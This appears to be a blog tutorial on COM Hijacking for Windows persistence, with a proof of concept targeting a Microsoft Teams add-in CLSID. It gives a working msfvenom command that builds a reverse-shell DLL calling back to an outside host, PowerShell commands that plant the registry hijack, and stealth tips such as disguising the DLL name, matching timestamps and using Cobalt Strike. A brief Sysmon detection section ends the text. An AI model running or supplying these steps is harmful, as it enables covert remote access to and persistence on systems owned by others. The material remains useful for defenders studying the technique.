After a successful compromise of a system this technique can be used to maintain access to the system. Depending on the application it can be used to execute malicious code every time a specific application is started or a user logs in.
COM
Or also called Component Object Model is a technology invented by Microsoft and release 1992 with Windows 3.1. With COM it was possible that programs use components of other programs without knowing their source code. It's also irrelevant in which language the component is written. A C++ component can use a Visual Basic File or a scripting language for example.
Important Components
Client and Server
The client has an object created by the COM server and then calls its functions.
Interfaces
A table of function pointers written in IDL. Once an interface is published it will never be changed. New functions will be added to new interfaces so that clients can furthermore communicate.
GUIDs
Every interface and every class have a world wide unique ID. Names can exist multiple times, IDs not.
Registry
This is where it's which ID belongs to which DLL or EXE. So the client doesn't have to know where it's stored, he just asks and Windows looks it up.
DCOM
Distributed Component Object Control is the direct network-extension of COM and the foundation of OPC Classic.
OPC Classic
The standard was introduced 1996, and build completely on Windows COM technology. It's used to exchange data between the different software components of industrial automation. For example SCADA and a PLC.
COM Hijacking
COM Hijacking abuses the lookup functionality which is described above.
- A Programm wants to load a COM-Object with a specific CLSID.
- Windows searches for this CLSID. First in HKEY_CURRENT_USER and after this in HKEY_LOCAL_MACHINE
- In HKCU every normal user is allowed to write, without admin privileges.
- An attacker places there an entry for a CLSID, that a normal program is legitimately calling. As InprocServer32 he writes his DLL.
- With the next launch of the program the DLL is loaded into the program's process.
COM Hijacking via Microsoft Teams
In the following I will describe a PoC how to carry out such an attack.
Disclaimer: This guide is for educational purposes only. Do not use it on production systems or without explicit authorization.

We start to find a vulnerable CLSID or more specific we search for a COM object which cannot be found by a launching program. For this procmon can be used.
For a more specific search we apply this following filter:

With the filter applied we can search for a program or we can launch the program that we want to target to see if it has an unfound COM objects.
To verify the finding the following command can be executed in PowerShell.
Get-Item -Path "HKLM:\Software\Classes\CLSID\{1F486A52-3CB1-48FD-8F50-B8DC300D9F9D}\InprocServer32"

Get-Item -Path "HKCU:\Software\Classes\CLSID\{1F486A52-3CB1-48FD-8F50-B8DC300D9F9D}\InprocServer32"
For this PoC I tested with a payload from MSFVenom. This will be easily detected by Windows Defender, for the PoC this is okey, but feel free to create a payload by yourself which is more unobtrusive.
To generate a basic reverse-shell payload in MSFVenom the following command ca be used.
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.0.115 LPORT=1337 EXITFUNC=thread -f dll -o shell.dllAfter the payload is generated we need to copy it to the target system and put in the right directory of the program we want to target. Usually at %appdata%. In this case we target Microsoft Teams.

To give a bit more of a realistic touch I renamed the file to match with the name schema of the other DLLs in the directory. Normally you would also like to adjust the timestamp of the file to match the other ones.
Next we edit the registry entry. We add a new Item for the CLSID and add a new item in it. The InprocServer32 item gets the (default) value with the path to our DLL file. We also set the ThreadingModel to Both, which will load the DLL directly into the process.
New-Item -Path "HKCU:\Software\Classes\CLSID" -Name "{1F486A52-3CB1-48FD-8F50-B8DC300D9F9D}"

New-Item -Path "HKCU:\Software\Classes\CLSID\{1F486A52-3CB1-48FD-8F50-B8DC300D9F9D}" -Name "InprocServer32"

New-ItemProperty -Path "HKCU:\Software\Classes\CLSID\{1F486A52-3CB1-48FD-8F50-B8DC300D9F9D}\InprocServer32" -Name "(default)" -Value "C:\Users\Maxi\AppData\Local\Microsoft\TeamsMeetingAdd-in\1.26.25904\x64\Microsoft.Teams.HttpClient.dll"

New-ItemProperty -Path "HKCU:\Software\Classes\CLSID\{1F486A52-3CB1-48FD-8F50-B8DC300D9F9D}\InprocServer32" -Name "ThreadingModel" -Value "Both"
In this case we used InprocServer32 because we injecting an DLL, you can also use LocalServer32 for an EXE.
The next time the program launches or the system reboots and it's in autostart we'll get a nice reverse-shell to the system.

Note that I countered some issues with the normal MSFVenom payloads, with payloads from Cobalt Strike it worked much better.
Detection
This technique can also be detecting by the following events:
Event ID 12 - Registry Object created/deleted
Event ID 13 - Registry-Value set
From interest are write access to:
HKCU\Software\Classes\CLSID\{...}\InprocServer32
HKCU\Software\Classes\CLSID\{...}\LocalServer32
HKCU\Software\Classes\CLSID\{...}\TreatAs
Sysmon Event ID 7 - Image loaded
This event shows up when a process loads a DLL, it suspicious when a signed, trusted process loads an unsigned DLL from a user-writable path, or when the loaded DLL does not match the other modules of the program in terms of name or location.